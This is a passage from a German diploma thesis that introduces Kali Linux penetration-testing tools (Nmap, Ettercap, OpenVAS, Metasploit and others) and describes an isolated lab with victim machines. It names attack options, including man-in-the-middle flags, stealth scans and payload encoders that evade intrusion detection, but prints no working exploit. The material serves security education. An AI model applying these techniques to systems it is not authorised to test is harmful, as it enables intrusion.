Eine weitere Besonderheit ist die Tatsache, dass Kali Linux nur den root Benutzer verwendet. Dies ist ein klarer Unterschied zu den meisten anderen Linux Distributionen, die normalerweise die Verwendung eines Standard Benutzers für das tägliche Arbeiten empfehlen. Kali Linux bzw. die Entwickler Offensive Security haben sich jedoch gegen dieses Prinzip entschieden (vgl. ebd.).

Dies hängt zum einen davon ab, dass viele Tools in Kali Linux den root Benutzer benötigen, um ausgeführt zu werden. Zum anderen liegt es daran, dass Kali Linux als Penetration Testing Umgebung, nur von erfahrenen Benutzern verwendet wird. Offensive Security weist auch mehrmals darauf hin, dass Kali Linux nicht für Linux Anfänger geeignet ist. Ein weiterer Grund für diese Entscheidung ist, dass Kali Linux – im Gegensatz zu Standard Systemen, auf denen Linux läuft – in der Regel nur von einem Benutzer verwendet wird (vgl. ebd.).

2.5. Tools

Kali Linux beinhaltet eine große Anzahl von Tools die für Penetration Testing bzw. auch Hacking genutzt werden können. Diese werden in die Kategorien Information Gathering, Vulnerability Analysis, Web Applications, Passwort Attacks, Wireless Attacks, Exploitation Tools, Sniffing/Spoofing, Maintaining Access, Reverse Engineering, Stress Testing, Hardware Hacking, Forensics, Reporting Tools sowie System Services unterteilt.

Im Laufe der Laborversuche für diese Diplomarbeit wurden einige von diesen unzähligen Tools verwendet und deren Bedienung beschrieben. Diese verwendeten Tools werden nun auf den folgenden Seiten vorgestellt.

Auf den nächsten Seiten werden aktive bzw. passive Tools erwähnt. Bei aktiven Tools handelt es sich um Tools die aktiv Netzwerkpakete ins Netzwerk schicken und anhand von Analysen der daraus resultierenden Antworten Informationen sammeln. Passive Tools hingegen, verursachen selbst keinen Netzwerkverkehr, sondern sammeln und analysieren den bereits vorhandenen.

Generell ist auch die Tatsache zu erwähnen, dass jedes einzelne der folgenden Tools eine gute wie auch eine schlechte Seite hat. Jedes dieser Tools kann sowohl für schlechte Absichten, dem widerrechtlichen Überwinden von Sicherheitsmaßnahmen, als auch für gute Absichten, zum Beispiel der Überprüfung von Sicherheitsmaßnahmen und deren Weiterentwicklung, eingesetzt werden. Auf welche Seite sich das Tool schlägt, hängt einzig und allein von der Person ab, die es bedient.

2.5.1. Xprobe2

Bei Xprobe2 handelt es sich um ein aktives OS-Fingerprinting Tool und wurde von Ofir Akrin sowie Fyodor Yarochkin entwickelt. Dabei nutzt Xprobe2, im Gegensatz zu vielen anderen OS-Fingerprinting Tools, keinen exakten Vergleich von Signaturen in einer Datenbank, da diese stark von den Bedingungen abhängen, in denen das Tool eingesetzt wird. Zum Beispiel wird ein Tool Probleme bekommen, wenn es von gewissen Werten in den IP Paketfeldern abhängt, die durch die Netzwerkumgebung vielleicht verändert wurden (vgl. Arkin / Yarochkin 2002, S. 3ff).

Stattdessen wird bei Xprobe2 ein sogenannter „fuzzy“ oder auch unscharfer Ansatz eingesetzt. Dabei werden die Scans sowie die Berechnung der Ergebnisse in einer Tabelle dargestellt. Die Scans finden völlig unabhängig voneinander statt und erzielen dabei eine gewisse Anzahl von Punkten. Am Ende werden die Punkte zusammengezählt und die Topplazierten werden mit den Hinweisen „Yes“, „probably yes“, „probably“ no und „no“ angezeigt (vgl. ebd., S.7f).

Dabei bietet Xprobe2 unter anderem die Optionen **-m** für das Setzen der maximalen Anzahl möglicher Resultate, **-F** für das Generieren einer Signatur für ein bestimmtes Ziel. Außerdem kann mit **-T** bzw. **-U** das interne Port Scan Modul für TCP bzw. UDP aktiviert werden.

2.5.2. p0f

Beim OS-Fingerprinting Tool p0f handelt es sich um ein passives OS-Fingerprinting Tool, was bedeutet, dass p0f keinerlei Netzwerkverkehr verursacht, während es den Netzwerkverkehr beobachtet, analysiert und somit zum Beispiel herausfinden kann, welches Betriebssystem auf einem bestimmten Computer läuft.

p0f wurde von Michal Zalewski entwickelt und nutzt zum OS-Fingerprinting die SYN Pakete des Clients sowie die SYN+ACK Antwort des Servers. Hier werden speziell die Reihenfolge der TCP Optionen, das Verhältnis zwischen der maximalen Segmentgröße und der Fenstergröße und weitere Faktoren analysiert (vgl. Zalewski 2012).

Unter anderem werden von p0f die Optionen **-f** für das Lesen der Fingerprints von einer Datei, **-s** für das Lesen eines tcpdump Snapshots oder **-F** für einen „fuzzy“ Abgleich, ähnlich zu Xprobe2 unterstützt (vgl. ebd.).

2.5.3. Netdiscover

Netdiscover ist sowohl ein aktives, als auch passives Reconnaissance Tool und wurde von Jaime Penalba entwickelt. Es kann sowohl für das passive Aufspüren von Computern im Netzwerk, als auch für das aktive Suchen nach Computern durch das Senden von ARP Anforderungen, genutzt werden (vgl. Penalba 2009).

Zusätzlich kann Netdiscover zur Analyse des gesamten ARP Netzwerkverkehrs, oder generell für das Aufspüren von Netzwerkadressen über den Auto Scan Mode, der nach geläufigen Netzwerken sucht, benutzt werden (vgl. ebd.).

Netdiscover bietet verschiedenste Optionen für das Aufspüren von Adressen. Die wichtigsten sind, **-i** für die Angabe des Netzwerkadapters, **-r** für die Definition eines Netzwerkbereiches, sowie **-p** für die Aktivierung des passiven Modus, bei dem keinerlei Netzwerkverkehr verursacht wird (vgl. Weyland 2010).

2.5.4. Ettercap

Ettercap ist vor allem als Tool für Man-In-The-Middle-Angriffe bekannt geworden. Es kann aber auch zur Analyse von Netzwerkverkehr in sowohl aktiver als auch passiver Weise genutzt werden und bietet auch Funktionalitäten wie OS-Fingerprinting. Außerdem ist Ettercap das erste Tool mit einer Benutzeroberfläche, das in dieser Diplomarbeit vorgestellt wird (vgl. Ettercap 2013).

Generell nützt Ettercap zwei verschiedene Arten der Netzwerkanalyse. Dabei handelt es sich um das Unified Sniffing und dem Bridged Sniffing. Beim Unified Sniffing wird prinzipiell nur eine Netzwerkkarte verwendet. Alle Netzwerkpakete, die an diesem Netzwerkadapter ankommen, werden analysiert. Will man nur die Pakete der eigenen Verbindung analysieren, so wählt man die Option **-p** (vgl. Ornaghi / Valleri 2013).

Bridged Sniffing nutzt hingegen zwei Netzwerkadapter. Hier wird der Netzwerkverkehr von einem Netzwerkadapter zum anderen weitergeleitet. Dazwischen wird der Netzwerkverkehr analysiert und es können Inhaltsfilter angewandt werden. Dies kann man sich als Man-In-The-Middle direkt am Netzworkkabel vorstellen. In dieser Konstellation kann Ettercap auch als Intrusion Prevention System genutzt werden (vgl. ebd.).

Neben den beiden Sniffing Optionen bietet Ettercap darüber hinaus einige andere Funktionalitäten. Zum Beispiel wird mit **-m** ein Man-In-The-Middle-Angriff ausgeführt. Ein weiterer interessanter Parameter hinsichtlich Man-In-The-Middle ist **-o**, dieser deaktiviert die Sniffing Funktionalität. Dies kann vor allem dann nützlich sein, wenn dabei ein anderes Programm die Sniffing Funktionalität übernehmen soll. Außerdem ist es mit **-r** möglich, bereits aufgefangenen Netzwerkverkehr, der in eine Datei gespeichert wurde, zu analysieren (vgl. ebd.).

2.5.5. Nmap

Nmap wurde von Gordon Lyon entwickelt und ist wohl eines der bekanntesten Netzwerktools. Nmap wird generell für Netzwerkanalysen wie auch für Sicherheitsaudits genutzt und kann auch beim OS-Fingerprinting eingesetzt werden (vgl. Nmap 2013).

Nmap ist einerseits fähig sehr große Netzwerke zu scannen und andererseits einen einzelnen Computer sehr genau zu analysieren. Nmap besitzt neben der üblichen Bedienung über die Kommandozeile auch eine grafische Benutzeroberfläche, genannt Zenmap (vgl. ebd.).

Je nach verwendetem Parameter kann Nmap zum Beispiel das genutzte Betriebssystem, den DNS Namen oder Benutzernamen auslesen. Eine äußerst praktische Option ist **-sP**, mit der alle aktiven Computer in einem Netzwerk aufgelistet werden. Dies geschieht auf Basis eines ICMP-ECHO Pakets (vgl. Ruef / Welsche 2013).

Ein weiterer nützlicher Parameter ist **-sT**. Dieser führt am angegebenen Computer einen TCP Port Scan durch. Hier beginnt der Client mit dem Senden eines SYN Paketes an den Server. Dieser schickt als Bestätigung ein SYN/ACK Paket. Woraufhin der Client nochmals ein ACK Paket an den Server schickt. Dieser Scan wird normalerweise in den Log Dateien auftauchen, was bei Penetration Testing jedoch nicht von Relevanz ist (vgl. ebd.).

Eine verdeckte Variante des vorgestellten Parameters **-sT** ist die Option **-sS**. Diese verwendet halboffene Scans, das heißt, es wird nach dem senden des SYN Paketes nur auf eine SYN/ACK Antwort gewartet. Dann kann nämlich davon ausgegangen werden, dass der jeweilige Port offen ist (vgl. ebd.).

Nmap besitzt darüber hinaus noch einige andere Scanvarianten. Außerdem bieten einige Optionen von Nmap zum Beispiel die Möglichkeit den Scan zu beschleunigen, indem die DNS Auflösung deaktiviert wird. Eine andere Option verhindert das vorherige Pingen eines Computers, bevor der Scan durchgeführt wird. Dies kann bei entsprechend konfigurierten Firewalls hilfreich sein, die zum Beispiel kein ICMP Echo zulassen (vgl. ebd.).

2.5.6. OpenVAS

Ein Security Scanner wie OpenVAS wird eingesetzt, um Systeme hinsichtlich ihrer Verwundbarkeit zu testen. Hierfür werden charakteristische Angriffe bzw. Attacken ausgeführt oder zumindest simuliert. Um diese Aufgaben korrekt auszuführen, setzt OpenVAS auf ein Client-Server Modell (vgl. Reibold 2010, S. 13f).

OpenVAS ging 2005 aus dem Tool Nessus hervor, als sich dieses entschloss, eine proprietäre Lizenz zu verwenden. Seitdem steht OpenVAS als Open Source zur Verfügung und ist gleichzeitig das gebräuchlichste Open Source Tool für die Suche von Schwachstellen. Um offene Sicherheitslücken zu erkennen, nutzt OpenVAS sogenannte Network Vulnerability Tests, die täglich aktualisiert werden (vgl. Greenbone 2013).

Neben den NVTs bzw. zusätzlicher Dateien wie Konfigurationsdateien oder Ergebnissen, bilden der OpenVAS Scanner, der OpenVAS Manager sowie der OpenVAS Administrator das Rückgrat von OpenVAS. Um auf diese Services zugreifen zu können, gibt es drei verschiedene Interfaces. Das Kommandozeileninterface OpenVAS CLI, den Greenbone Security Assistant, sowie den Greenbone Security Desktop. Diese Struktur wird in der folgenden Abbildung veranschaulicht (vgl. OpenVAS 2013).




Abbildung 1 - OpenVAS Architektur (Quelle: OpenVAS 2013)

Das Herzstück von OpenVAS ist der OpenVAS Scanner. Dieser SSL gesicherte Teil führt die NVTs aus und kümmert sich somit um die Hauptaufgabe von OpenVAS. Der Scanner wird dabei vom OpenVAS Manager kontrolliert. Dieser Manager kann mehrere OpenVAS Scanner kontrollieren und überwachen. Gleichzeitig ist er für die Datenbank zuständig, in der alle Ergebnisse bzw. auch Konfigurationen gespeichert werden (vgl. ebd.).

Über das OpenVAS Management Protokoll ist die Bedienung des Managers von verschiedenen Client Systemen möglich, die somit auf verschiedene Art und Weise, eine Sicht auf die Vorgänge und Ergebnisse bieten. Zum Beispiel handelt es sich beim OpenVAS CLI, einem Kommandozeilen Tool, um ein solches Client System. Mit diesem Tool, lassen sich Batch Prozesse herstellen, die den Manager steuern (vgl. ebd.).

Eine sehr komfortable aber auch leistungsstarke Variante der angesprochenen Client Systeme ist der Greenbone Security Assistant. Dies ist ein webbasiertes Tool, welches für die Verwaltung aller Aufgaben, die während einer Sicherheitsüberprüfung auftauchen, verwendet werden kann. Dies wird mit einer sehr benutzerfreundlichen und übersichtlichen Benutzeroberfläche abgerundet, die eine Übersicht über den aktuellen Stand der Sicherheit bietet (vgl. Reibold 2010, S. 157f).

Die dritte Möglichkeit ist der Greenbone Security Desktop. Dabei handelt es sich um eine Anwendung, die sowohl unter Windows, Mac als auch Linux Systemen lauffähig ist. Damit ist es möglich, OpenVAS über eine Desktopanwendung zu steuern und zu kontrollieren (vgl. OpenVAS 2013).

Abschließend bildet der OpenVAS Administrator die letzte Komponente des OpenVAS Frameworks. Dieser ist für das Management der Benutzer wie auch der Feeds zuständig. Diese Feeds dienen der täglichen Aktualisierung der NVTs (vgl. ebd.).

2.5.7. Metasploit

Metasploit ist ein Open Source Tool, das im Jahr 2003 von HD Moore entwickelt wurde. Über die Jahre gewann das Projekt immer mehr an Größe und ist mittlerweile ein sehr umfangreiches Tool (vgl. Neugebauer 2012, S. 2).

Obwohl das heutige, recht umfangreiche Framework recht wenig Ähnlichkeiten mit dem damaligen Tool, dass elf Exploits und einige wenige Payloads umfasste, aufweist, war von Beginn an der freie Zugriff auf Detailinformationen zu Schwachstellen sehr wichtig (vgl. Messner 2012, S. 59).

Bei der Verwendung von Metasploit stößt man unweigerlich auf eine eigene Terminologie. Diese umfasst zum Beispiel den Begriff Exploit. Ein Exploit ist das Hilfsmittel, mit dem eine Schwachstelle, in einem System, einer Anwendung oder einem Service ausgenutzt wird. Dies wird durch kleine Schadprogramme und Skripte ermöglicht (vgl. Kennedy / O’Gorman / Kearns / Aharoni 2011, S. 8).

Unter einem Payload versteht man Code, der vom Zielsystem ausgeführt werden soll und der von Metasploit geliefert wird. Zum Beispiel stellt ein *reverse shell* einen Payload dar, der vom Zielsystem aus eine Verbindung mit einer Windows Eingabeaufforderung, hin zum Penetration Tester aufbaut. Gleichzeitig kann ein Payload schlicht aus einfachen Kommandos bestehen, die am Zielsystem ausgeführt werden (vgl. ebd.).

Einer der bekanntesten Payloads ist der Meta-Interpreter, oder auch Meterpreter. Der Meterpreter besteht aus einer eigenen Kommandozeile und bietet eine große Anzahl an Befehlen (vgl. Neugebauer 2012, S. 47f).

Ein Encoder bzw. Codierer ist im Zusammenhang mit Metasploit eine Möglichkeit, einen Payload so zu tarnen, dass er für Intrusion Detection Systeme schwerer aufspürbar wird. Dieser Aspekt hat jedoch mehr Bedeutung für das Hacking und weniger für Penetration Testing, es sei denn, das Intrusion Detection System ist auch Bestandteil der Prüfung (vgl. ebd., S. 48).

Unter Auxiliary, was übersetzt soviel wie Helfer bedeutet, versteht man im Umfeld von Metasploit kleine Tools, die zum Beispiel für das OS-Fingerprinting oder für die Schwachstellenanalyse genutzt werden. *Psnuffle* wird zum Beispiel für das Sniffen nach Passwörtern im Netzwerk genutzt (vgl. ebd., S. 49).

Neben diesen vorgestellten Elementen, ist die *msfconsole* eines der wichtigsten Bestandteile von Metasploit. Dabei handelt es sich um die am häufigsten genutzte Art der Benutzerinteraktion mit Metasploit. Dies liegt an der recht einfachen Bedienung und der Tatsache, dass über die *msfconsole* alle Optionen leicht zugänglich sind (vgl. Kennedy / O’Gorman / Kearns / Aharoni 2011, S. 9).

Außer der gerade vorgestellten *msfconsole* bietet Metasploit auch andere Benutzeroberflächen. Zum einen wäre hier die *msfgui* zu erwähnen. Dabei handelt es sich um eine grafische Benutzeroberfläche, basierend auf JAVA. Weiters gibt es noch eine zweite, auf JAVA basierende grafische Benutzeroberfläche, *armitage*. Diese soll das Arbeiten mit Metasploit weiter vereinfachen und dadurch erleichtern (vgl. Messner 2012, S. 84ff).

Zusätzlich gibt es auch ein weiteres Kommandozeileninterface, welches sich gut von der betriebssystemeigenen Konsole bedienen lässt. Dieses CLI oder auch Command Line Interface ermöglicht ein einfaches Einbinden in Skripte. In erster Linie dient CLI somit als Wrapper, oder auch als Schnittstelle für *msfconsole* (vgl. Messner 2012, S. 89f).

3. Penetration Testing – Praktische Umsetzung

Dieses Kapitel soll die im vorangegangenen Kapitel vorgestellten theoretischen Grundlagen, durch beispielhafte Laborversuche in die Praxis überführen. Ziel ist es, einen kompletten Anwendungsfall eines Penetration Testing Prozesses in der Praxis aufzuzeigen.

Dies geschieht durch das Vorstellen von bewährten Tools, die sich sowohl im Bereich des Penetration Testing aber auch im Hacking Bereich etabliert und bewiesen haben. Darauf aufbauend wird beispielhaft an der Laborumgebung gezeigt, wie diese Tools eingesetzt werden.

Zusätzlich wird erklärt, welche Aufgaben bzw. Schritte in den jeweiligen Phasen notwendig sind und welche Tools dafür verwendet werden können. In weiterer Folge wird gezeigt wie eine Phase nützliche Informationen für die anschließende Phase bereitstellen kann.

So wird vom Netzwerk Scan mit speziellen Tools, die generell zeigen sollen, welche Computer am Netzwerk hängen, über Scanning Tools, die Informationen zum installierten Betriebssystem liefern, bis hin zu Tools, die speziell für die Suche nach Schwachstellen eingesetzt werden, alle Schritte bis hin zum gelungenen Exploit vorgestellt.

Diese Vorgangsweise ist für alle Personen interessant und hilfreich, die erste Schritte hin zum Penetration Testing setzen wollen. Anhand der folgenden Unterkapitel ist es möglich, eigenverantwortlich das eigene System nach eventuellen Lücken bzw. Fehlern in der Konfiguration abzusuchen.

Da Aktionen die während dem Penetration Testing gesetzt werden, auch negative Auswirkungen auf ein System haben können, wird an dieser Stelle der Aufbau einer Laborumgebung empfohlen. Anhand dieser Laborumgebung kann der Umgang mit den teils anspruchsvollen Tools geübt werden, ohne laufende Systeme zu gefährden. Wie eine solche Laborumgebung erstellt wird und welche Anforderungen diese erfüllen muss, wird im nächsten Kapitel gezeigt.

3.1. Laborumgebung

Um den Anforderungen, die im Rahmen von Laborversuchen auftauchen, gerecht zu werden, bedarf es einer klar strukturierten und einer reproduzierbaren Laborumgebung. Diese sollte außerdem noch den Gegebenheiten in der Praxis entsprechen, da ansonsten ein Transfer der erzielten Testresultate nicht möglich wäre.

Weiters sollte diese Laborumgebung ein möglichst breites Spektrum an Systemen beinhalten, um im Verlaufe der Labortests eine weitestgehend allgemeingültige Aussage treffen zu können. Das wiederum stellt für die verwendeten Tools eine große Herausforderung dar, da sie viele unterschiedliche Plattformen unterstützen müssen.

Auf den folgenden Seiten wird zuerst ein Überblick über die gesamte Laborumgebung gegeben. Dies geschieht durch die Anführung der verwendeten Geräte, sowie der Beschreibung ihrer Leistungsdaten. Weiters ist es von größter Bedeutung, die getroffenen Einstellungen während des Aufbaues einer Laborumgebung zu dokumentieren. Dies ermöglicht eine Reproduktion der Laborumgebung und somit aller Versuche.

Außerdem werden die einzelnen Clients, sowie die Struktur, in der sie für die Versuche in Relation gebracht wurden, vorgestellt. Diese Struktur sollte möglichst klar und gut gegliedert sein, um die Testversuche in der Laborumgebung nicht durch unnötige Komplexität zu gefährden bzw. zu verfälschen.

3.1.1. Übersicht

Um diesen Anforderungen, die während den Laborversuchen auf die Laborumgebung zukommen, gerecht zu werden, bedarf es einer klaren Struktur, die möglichst einfach reproduzierbar ist. Die verwendete Struktur für die Laborversuche dieser Diplomarbeit wird in der folgenden Abbildung vorgestellt.




Abbildung 2 - Laborumgebung

Bei den Testclients, die mit einer unterbrochenen Linie umrandet sind, handelt es sich um virtuelle Computer. Insgesamt gibt es vier Testgeräte – victim-wr, victim-wv, victim-lr, victim-lv – die als Opfer dienen, sowie ein Gerät das als Ausgangspunkt für das Penetration Testing verwendet wird (PenTester). Verbunden werden diese fünf Clients durch einen einfachen Switch.

Aus der Abbildung geht klar hervor, dass es sich eigentlich nur um zwei physikalische Computer handelt. Die restlichen beiden Testclients befinden sich virtualisiert am System victim-wr – dargestellt durch die unterbrochene Linie. Diese Konstruktion der physikalischen sowie virtuellen Computer wird genauer im folgenden Unterkapitel erläutert.

Außerdem zeigt die Abbildung, dass es sich auch bei dem System PenTester um ein virtualisiertes System handelt. PenTester ist ein virtuelles Image, das auf einem dritten physikalischen Computer läuft. Dieser ist aufgrund der Tatsache, dass er keinerlei Verbindung zu dem Netzwerk in der Laborumgebung hat, nicht angeführt. Dies wird durch einen USB-LAN-Adapter ermöglicht.

Diese Struktur ermöglicht trotz eines recht einfachen Aufbaues, ein sehr realitätsnahes System, welches für Penetration Testing essentiell ist. Zusätzlich spielt natürlich auch der möglichst effiziente Aufbau im Rahmen der Diplomarbeit eine Rolle. Außerdem ist es hierdurch möglich, allfällige Unterschiede in den einzelnen Phasen des Penetration Testing zwischen physikalischen sowie virtuellen Computern festzustellen. Um den Netzwerkverkehr der virtuellen Computer auf dem physikalischen Computer voneinander zu trennen, wurde auch hier ein spezieller USB-LAN-Adapter verwendet. Hierdurch wird der Netzwerkverkehr der virtuellen Computer von der Netzwerkkarte des physikalischen Computers ferngehalten.

3.1.2. Clients

Im Folgenden werden gemäß der Darstellung der Laborumgebung, erst die beiden physikalischen Computer samt ihrer Leistungsdaten, sowie einer Erläuterung der Installationsweise bzw. der getroffenen Einstellungen vorgestellt. Generell ist zu erwähnen, dass auf allen Testclients der Dienst Telnet aktiviert, sowie alle benötigten Komponenten für Telnet installiert wurden. Die zugrundeliegende Ursache hierfür ist, dass einige der verwendeten Tools Netzwerkverkehr benötigen, um richtig zu funktionieren und die erwarteten Ergebnisse zu liefern.

victim-lr

Der erste Testclient ist demzufolge ein physikalischer Computer. Hierbei handelt es sich um ein Gerät der Marke Toshiba, genauer gesagt das Modell NB100-10x. In diesem Computer ist ein Intel Atom N270 mit 1,6 GHz sowie 1 GB RAM verbaut.

Als Betriebssystem am Testclient victim-lr dient die Linux Distribution Ubuntu in der Version 12.10, die Kernelversion lautet demzufolge 3.5.0.17. Ubuntu wurde mit den Standardoptionen, die während des Installationsverlaufes angeboten wurden, installiert. Hiermit wurde verhindert, dass individuelle Einstellungen das Testresultat verfälschen.

victim-wr

Der zweite physikalische Computer, welcher als Testclient dient, ist victim-wr. Hierfür wird ein Toshiba Satellite A210-128 verwendet. Als Prozessor ist hier ein AMD Turion mit 1,8 GHz im Einsatz, der Arbeitsspeicher umfasst 2 GB.

Das Betriebssystem auf diesem Computer ist Windows 7 Professional 32bit. Auch hier wurden während der Installation nur die vorgeschlagenen Standardoptionen verwendet. Da auf diesem physikalischen Computer, die beiden Systeme victim-wv sowie victim-lv virtualisiert werden, wurde die Desktopvirtualisierungssoftware Oracle VM VirtualBox in der Version 4.2.10 installiert.

victim-wv

Wie bereits erwähnt, handelt es sich beim System victim-wv um einen virtuellen Computer, der am physikalischen Computer victim-wr virtualisiert wird. Hierfür wurde im Programm Oracle VM VirtualBox eine neue virtuelle Maschine erstellt. Während der Installation des Betriebssystems Windows 7 Professional 32bit wurden auch hier nur die Standardwerte ausgewählt.

Dem virtuellen Computer wurden 512 MB RAM zugewiesen, was für normales Arbeiten recht knapp bemessen wäre. In diesem Fall wird der virtuelle Computer jedoch nur als Testclient, bzw. als Opfer für das Penetration Testing verwendet, wodurch das System auch mit weniger Arbeitsspeicher zurechtkommt.

Um während des Penetration Testing keine verfälschten Werte durch die Vermischung des Netzwerkverkehrs von dem physikalischen sowie den beiden virtuellen Computern zu erhalten, wurden spezielle USB-LAN-Adapter eingesetzt. Im virtuellen Computer selbst wurde der Netzwerkadapter des physikalischen Computers deaktiviert und die Verbindung zum USB-LAN-Adapter hergestellt. Dies soll eventuelle Beeinflussungen der Netzwerkkommunikation über den physikalischen Netzwerkadapter verhindern.

victim-lv

Als zweites virtuelles System kommt der Computer victim-lv zum Einsatz. Auch dieser virtuelle Computer läuft am physikalischen Computer victim-wr und wird durch das Programm Oracle VM VirtualBox virtualisiert. Analog zur Installation der vorangegangenen Testclients wurden auch hier nur die Standardoptionen, die entweder durch die Desktopvirtualisierungssoftware bzw. durch das Betriebssystem selbst vorgeschlagen wurden, übernommen.

Diesem virtuellen Computer wurden 768 MB RAM zugewiesen. Als Betriebssystem kommt die Linux Distribution Ubuntu in der Version 12.10, sowie der Kernelversion 3.5.0.17 zum Einsatz. Auch hier wurde der bereits erwähnte USB-LAN-Adapter verwendet.

PenTester

Wie aus der Abbildung der Laborumgebung hervorgeht, handelt es sich auch beim System PenTester um einen virtuellen Computer. Dieses System läuft auf einem weiteren physikalischen Computer. Dabei handelt es sich um einen HP Compaq 6730b mit Windows 7 Professional 64bit als Betriebssystem. Beim Prozessor handelt es sich um einen Intel Core 2 Duo P8700 mit 2,53 GHz. Dem Computer stehen 4 GB RAM zur Verfügung.

Auch hier kommt der USB-LAN-Adapter zum Einsatz, um Beeinflussungen des Netzwerkverkehrs zu verhindern. Aufgrund dieser Tatsache und dem daraus resultierenden Umstand, dass der physikalische Rechner keinen Netzwerkzugriff auf die Laborumgebung hat, wurde dieser nicht in der Darstellung berücksichtigt.

Die virtuelle Maschine PenTester wird durch die Desktopvirtualisierungssoftware VMware Workstation in der Version 7.1.5 virtualisiert, wobei dem System 768 MB RAM zur Verfügung stehen. Hierfür wurde ein fertiges Kali Linux Image verwendet, dass von der Kali Linux Homepage heruntergeladen wurde.

Als Betriebssystem kommt hier die Linux Distribution Kali Linux zum Einsatz. Kali Linux basiert auf der Linux Distribution Debian. Nähere Informationen zu Kali Linux finden sich im Kapitel Kali Linux. Alle auf den nächsten Seiten angeführten Informationen stammen vom System PenTester. Hierfür wurden entweder Screenshots gemacht oder die Textausgabe in der Kommandozeile verwendet.

Abschließend finden sich in der unten stehenden Abbildung die verwendeten Netzwerkeinstellungen aller Clients. Dies beinhaltet die IP-Adressen sowohl für die Testclients, die als Opfer für das Penetration Testing verwendet werden, als auch für das System PenTester, von dem aus das Penetration Testing durchgeführt wird.

Computername	IP-Adresse	Netzmaske
PenTester	192.168.10.10	255.255.255.0
victim-wr	192.168.10.20	255.255.255.0
victim-wv	192.168.10.21	255.255.255.0
victim-lr	192.168.10.30	255.255.255.0
victim-lv	192.168.10.31	255.255.255.0

Abbildung 3 - Netzwerkinformationen

Wie aus der Abbildung klar hervorgeht, wurde für jedes Betriebssystem ein eigener IP-Adressbereich verwendet. So hat Kali Linux den Hostanteil „10“, Windows 7 den Hostanteil „20“ bzw. „21“ und Ubuntu den Hostanteil „30“ bzw. „31“, wobei die virtualisierten Systeme eine „1“ am Ende haben. Diese klare Einteilung hilft während des Penetration Testing in der Laborumgebung, da damit eine klare Verbindung zwischen System und IP-Adresse hergestellt werden kann und mehrmaliges nachschlagen in der Dokumentation hinfällig wird.

3.2. Laborversuche

Basierend auf der im vorangegangenen Unterkapitel vorgestellten Laborumgebung wurden Laborversuche durchgeführt. Diese Versuche wurden allesamt vom Computer PenTester ausgeführt. Jedes Kommando – sollte es sich um ein Kommandozeilentool handeln – bzw. jeder Versuch im Rahmen der Laborversuche über eine GUI, wurde auf jeden der vier Testclients ausgeführt.

In den folgenden Unterkapiteln werden die einzelnen Versuche bzw. Angriffe aufgezeigt. Dies geschieht einleitend mit einer kurzen Erklärung worum es sich beim jeweiligen Tool handelt, gefolgt von einer Beschreibung des Kommandos, das ausgeführt wurde. Darauf aufbauend wird dann das Ergebnis bzw. das Resultat sowie eine Interpretation der gewonnenen Daten vorgestellt. Die erwähnten Ergebnisse werden gekürzt angeführt um die wichtigsten Informationen zu präsentieren. Die vollständigen Ergebnisse finden sich im Appendix.

